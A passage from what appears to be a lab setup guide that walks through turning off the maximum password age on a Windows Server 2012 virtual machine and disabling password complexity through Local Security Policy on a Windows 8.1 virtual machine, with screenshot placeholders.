


**Remove Maximum Password Age in Windows Server 2012 (Virtual Machine)**

1. In the right pane double-click **Maximum password age**




2. **Maximum password age Properties** window appears; enter **0** days under **Password will expire in** section. As soon as **0** is entered, the section name changes to **Password will not expire**. Click **Apply** and click **OK**.





**Remove Password Complexity in Windows 8.1 (Virtual Machine)**

1. To remove password complexity in Windows 8.1 virtual machine, launch Hyper-V Manager in Windows Server 2012 host and machine and **Log On** to Windows 8.1 virtual machine
2. Right-click **Windows** icon at the lower left corner of the screen and click **Control Panel**




3. Control Panel appears on the screen, select **Small icons** from the **Category** drop down list to see all the control panel options




4. In All Control Panel Items window click **Administrative Tools**


5. Administrative Tools window appears, double-click **Local Security Policy**



6. Local Security Policy window appears, expand Account Policies node and click Password Policy in the left pane and in the right pane double-click Password must meet complexity requirements




7. Password must meet complexity requirements wizard appears select **Disabled** radio button. Click **Apply** and click **OK**.




**Remove Maximum Password Age in Windows 8.1 (Virtual Machine)**

1. In the right pane double-click **Maximum password age**

